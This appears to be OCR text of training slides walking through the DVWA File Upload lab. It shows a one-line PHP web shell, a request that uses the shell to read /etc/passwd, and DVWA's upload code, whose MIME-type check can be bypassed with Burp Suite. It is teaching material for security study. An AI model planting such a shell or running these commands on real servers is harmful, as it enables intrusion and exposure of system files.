


http://127.0.0.1/hackable/uploads/**HelloWorld.php**

$~/File Upload/Low: cat ./Answer

```php
<?php system($_GET['cmd']); ?>
```

$~/File Upload/Low: cat ./Answer



http://127.0.0.1/hackable/uploads/FileUploadDemo.php?cmd=cat /etc/passwd

NISRA

$~/File Upload/Medium: cat ./"View Source"

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) && ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

$~/File Upload/Medium: cat ./"View Source"


```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) && ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

$~/File Upload/Medium: cat ./"View Source"


```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) && ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

- `$_FILES[]['type']`
  - MIME type
  - **Content-Type**


$~/File Upload/Medium: cat ./remove




$~/File Upload/Medium: cat ./"Burp Suite"



